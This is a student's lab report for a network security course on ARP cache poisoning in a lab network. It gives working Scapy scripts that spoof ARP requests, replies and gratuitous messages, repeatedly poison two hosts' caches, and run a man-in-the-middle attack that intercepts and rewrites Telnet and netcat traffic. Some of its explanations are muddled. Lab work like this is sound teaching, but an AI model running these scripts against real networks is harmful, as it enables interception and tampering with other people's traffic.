**ACS 545 Cryptography and Network Security**

**Lab 3: ARP Cache Poisoning Lab**

**Name:** Vijay Anand Pandian

**PUID:** 900383786

**Repo Link:** <https://github.com/vijay10pk/ACS-545-Labs>

**ARP Cache Poisoning**

**Task 1A – Spoof ARP Request**

**Code:**

#!/usr/bin/env python3

from scapy.all import \*

E = Ether(dst = '02:42:0a:09:00:05', src='02:42:0a:09:00:69') #from attacker MAC to HostA MAC

#ARP(hwsrc="Attacker MAC", psrc="HostB IP", hwdst="HostA MAC" ,pdst="HostA IP")




A = ARP(hwsrc='02:42:0a:09:00:69', psrc='10.9.0.6', hwdst='02:42:0a:09:00:05', pdst='10.9.0.5')#Constructs a ARP packet with B's IP mapped to attackers MAC address.

A.op = 1 # 1 for ARP request; 2 for ARP reply

pkt = E/A

pkt.show()

sendp(pkt)

**Implementation and Output:**

Which denotes ARP Request

**Explanation:**

We can see that the above program has poisoned the cache with B’s IP address mapped with Attacker’s MAC address. And also we can see that in HostA terminal we can see the request and reply. But in HostB we can see only the request, this is because ARP reply will only be done by the machine that matches the destination MAC in the ARP packet. And also arp cache will be empty in HostB.

**Task 1B – Spoof ARP Reply**

**Code:**

#!/usr/bin/env python3

from scapy.all import \*

E = Ether(dst = '02:42:0a:09:00:05', src='02:42:0a:09:00:69') #from attacker MAC to HostA MAC

#ARP(hwsrc="Attacker MAC", psrc="HostB IP", hwdst="HostA MAC" ,pdst="HostA IP")

A = ARP(hwsrc='02:42:0a:09:00:69', psrc='10.9.0.6', hwdst='02:42:0a:09:00:05', pdst='10.9.0.5')#Constructs a ARP packet with B's IP mapped to attackers MAC address.

A.op = 2 # 1 for ARP request; 2 for ARP reply

pkt = E/A

pkt.show()

sendp(pkt)

**Implementation and Output:**

**Scenario 1: With Cache**

**Text

Description automatically generated**

Which denotes ARP Reply

**Text

Description automatically generated**

Host B MAC

Attacker MAC

(cache poisoned)

Host B IP

Host B IP

**Scenario 2- Without Cache**

**Text

Description automatically generated**

**Text

Description automatically generated**

**Text

Description automatically generated**

**Explanation and Observation:**

If we run the above program with an ARP cache even with a legitimate IP address(Host A) mapped with a proper MAC address(Host B) it will poison the ARP cache and map the Host B IP with Attacker's MAC address.

But in the other scenario when we run the program without cache in both Host A and Host B it will not be able to poison the ARP cache.  
So we can infer that ARP cache poisoning is possible only if there are pre-existing caches.

**Task 1C – Spoof ARP Gratuitous Message**

**Code:**

#!/usr/bin/env python3

from scapy.all import \*

E = Ether(dst='ff:ff:ff:ff:ff:ff', src = '02:42:0a:09:00:69') #all ff MAC represents broadcasted packet and for src is Attacker MAC

A = ARP(hwsrc='02:42:0a:09:00:69', psrc='10.9.0.6', hwdst='ff:ff:ff:ff:ff:ff', pdst='10.9.0.6')

A.op = 2 # 1 for ARP request; 2 for ARP reply

pkt = E/A

pkt.show()

sendp(pkt)

**Implementation and Output**

**Scenario 1 – With Cache**

**Text

Description automatically generated**

**Text

Description automatically generated**

Host B IP

Attacker MAC

(cache poisoned)

Host B MAC

Host B IP

**Explanation and Observation**

If we run the above program with an ARP cache even with a legitimate IP address(Host B) mapped with a proper MAC address(Host B) it will poison the ARP cache and map the Host B IP with Attacker's MAC address.

But in the other scenario when we run the program without cache in both Host A and Host B it will not be able to poison the ARP cache.  
So we can infer that ARP cache poisoning is possible only if there are pre-existing caches.

**Task 2 - MITM Attack on Telnet using ARP Cache Poisoning**

**Step 1 – ARP Cache Poisoning attack**

**Code:**

#!/usr/bin/env python3

from scapy.all import \*

E1 = Ether(dst = '02:42:0a:09:00:05', src='02:42:0a:09:00:69') #from attacker MAC to HostA MAC

E2 = Ether(dst = '02:42:0a:09:00:06', src='02:42:0a:09:00:69') #from attacker MAC to HostB MAC

#ARP(hwsrc="Attacker MAC", psrc="HostB IP", hwdst="HostA MAC" ,pdst="HostA IP")

A = ARP(hwsrc='02:42:0a:09:00:69', psrc='10.9.0.6', hwdst='02:42:0a:09:00:05', pdst='10.9.0.5')#Constructs a ARP packet with B's IP mapped to attackers MAC address.

#ARP(hwsrc="Attacker MAC", psrc="HostA IP", hwdst="HostB MAC" ,pdst="HostB IP")

B = ARP(hwsrc='02:42:0a:09:00:69', psrc='10.9.0.5', hwdst='02:42:0a:09:00:06', pdst='10.9.0.6')#Constructs a ARP packet with A's IP mapped to attackers MAC address.

A.op = 1 # 1 for ARP request; 2 for ARP reply

B.op = 1 # 1 for ARP request; 2 for ARP reply

pktA = E1/A

pktB = E2/B

pktA.show()


pktA.show()

while(True):

sendp(pktA)

sendp(pktB)

time.sleep(5)

**Implementation and Output:Text

Description automatically generated**

**Graphical user interface, text


Description automatically generated**





**Explanation and Observation:**

The above code will constantly send ARP packets every 5 seconds and poison the ARP cache in host A and host B mapping their IPs with the attacker’s MAC address.

**Step 2 – Testing by pinging each other from Host A and Host B by turning off the IP forwarding**

**Implementation and Output:**

****

****

**Explanation and Observation:**

If we turn on the ip forwarding and do the arp poisoning attack(step 1). If we try to ping Host B from Host A and ping Host B to Host B we can see there will loss of packets.

**Step 3: We will trun ON IP forwarding again.**

**Step 4: Launch the MITM attack**

**Code:**

#!/usr/bin/env python3

from scapy.all import \*

IP\_A = "10.9.0.5"

MAC\_A = "02:42:0a:09:00:05"

IP\_B = "10.9.0.6"

MAC\_B = "02:42:0a:09:00:06"

IP\_M = "10.9.0.105"

MAC\_M = "02:42:0a:09:00:69"

print("LAUNCHING MITM ATTACK.........")

def spoof\_pkt(pkt):

if pkt[IP].src == IP\_A and pkt[IP].dst == IP\_B:

newpkt = IP(bytes(pkt[IP]))

del(newpkt.chksum)# delete checksum

del(newpkt[TCP].payload) #delete payload for tcp

del(newpkt[TCP].chksum) #delete checksum for tcp

if pkt[TCP].payload:

data = pkt[TCP].payload.load

print("\*\*\* %s, length: %d" % (data, len(data)))

newdata = re.sub(r'[0-9a-zA-Z]',r'Z',data.decode()) #this will rephrase the data

send(newpkt/newdata) #this will send the data to server

else: #if tcp have no payload

send(newpkt)

elif pkt[IP].src == IP\_B and pkt[IP].dst == IP\_A:

newpkt = IP(bytes(pkt[IP])) #forwarding to hostA

del(newpkt.chksum) #delete checksum

del(newpkt[TCP].chksum) #delete tcp checksum

send(newpkt)

filter\_template = 'tcp and (ether src {A} or ether src {B})'

f = filter\_template.format(A=MAC\_A, B=MAC\_B)

pkt = sniff(iface='eth0', filter=f, prn=spoof\_pkt)

**Implementation and Output**

**Text

Description automatically generated**

**Graphical user interface, text

Description automatically generated**

**Graphical user interface, text

Description automatically generated**

**Explanation and Observation:**

The ARP cache is poisoned by running the step1 program which will map the attacker's MAC to Host B IP and the same in Host A which will be running constantly.

Now if we launch the MITM attack we can see that attacker will inspect and intercept and modify packets whatever is meant for the target host.

This proves the vulnerability of ARP cache.

**Task 3 - MITM Attack on Netcat using ARP Cache Poisoning**

**Code:**

#!/usr/bin/env python3

from scapy.all import \*

IP\_A = "10.9.0.5"

MAC\_A = "02:42:0a:09:00:05"

IP\_B = "10.9.0.6"

MAC\_B = "02:42:0a:09:00:06"

IP\_M = "10.9.0.105"

MAC\_M = "02:42:0a:09:00:69"

print("LAUNCHING MITM ATTACK.........")

def spoof\_pkt(pkt):

if pkt[IP].src == IP\_A and pkt[IP].dst == IP\_B:

newpkt = IP(bytes(pkt[IP]))

del(newpkt.chksum)# delete checksum

del(newpkt[TCP].payload) #delete payload for tcp

del(newpkt[TCP].chksum) #delete checksum for tcp

if pkt[TCP].payload:

data = pkt[TCP].payload.load

print("\*\*\* %s, length: %d" % (data, len(data)))

newdata = re.sub(r'[0-9a-zA-Z]',r'A',data.decode()) #this will rephrase the data

send(newpkt/newdata) #this will send the data to server

else: #if tcp have no payload

send(newpkt)

elif pkt[IP].src == IP\_B and pkt[IP].dst == IP\_A:

newpkt = IP(bytes(pkt[IP])) #forwarding to hostA

del(newpkt.chksum) #delete checksum

del(newpkt[TCP].chksum) #delete tcp checksum

send(newpkt)

filter\_template = 'tcp and (ether src {A} or ether src {B})'

f = filter\_template.format(A=MAC\_A, B=MAC\_B)

pkt = sniff(iface='eth0', filter=f, prn=spoof\_pkt)

**Implementation and Output:**

**Graphical user interface, text

Description automatically generated**

after launching MITM attack

Before launching MITM attack

**Graphical user interface, text

Description automatically generated**

Before launching MITM attack

after launching MITM attack

**Text

Description automatically generated**

**Explanation and Implementation –**

Once the “nc -lp 9090” command is executed on Host B it starts the broadcasting.

When “nc 10.9.0.6 9090” is executed Host A will starts listening to Host B.

Once we start the MITM attack on the attacker machine it will act as the middleman and intercept, and inspect and modify the data sent from HostB to Host A.

This shows the vulnerability of the ARP cache.